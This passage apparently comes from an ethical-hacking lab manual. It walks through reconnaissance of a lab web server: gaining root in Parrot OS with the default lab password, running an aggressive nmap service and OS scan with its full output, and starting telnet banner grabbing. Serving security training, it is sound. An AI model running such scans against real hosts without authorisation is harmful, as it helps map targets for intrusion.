
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

> Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.




12. In the **Parrot Terminal** window, type **nmap -T4 -A -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.

> Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies aggressive scan, and **-v**: enables the verbose output (include all hosts and ports in the output).

13. The result appears, displaying the open ports and services running on the machine hosting the target website.

```
Applications  Places  System                                   Tue Apr 19, 01:34
nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File  Edit  View  Search  Terminal  Help
└─# nmap -T4 -A -v www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 01:32 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating ARP Ping Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1 port]
Completed ARP Ping Scan at 01:32, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1000 ports]
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Completed SYN Stealth Scan at 01:32, 4.65s elapsed (1000 total ports)
Initiating Service scan at 01:32
Scanning 9 services on www.moviescope.com (10.10.1.19)
Completed Service scan at 01:33, 53.56s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against www.moviescope.com (10.10.1.19)
Retrying OS detection (try #2) against www.moviescope.com (10.10.1.19)
Menu  nmap -T4 -A -v www....

Applications  Places  System                                   Tue Apr 19, 01:35
nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File  Edit  View  Search  Terminal  Help
Host is up (0.0024s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Login - MovieScope
|_http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SERVER2019
|   NetBIOS_Domain_Name: SERVER2019
|   NetBIOS_Computer_Name: SERVER2019
|   DNS_Domain_Name: Server2019
|   DNS_Computer_Name: Server2019
|   Product_Version: 10.0.17763
|_  System_Time: 2022-04-19T05:33:17+00:00
| ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public Key type: rsa
| Public Key bits: 2048
Menu  nmap -T4 -A -v www....
```

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.




15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.

16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.

Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

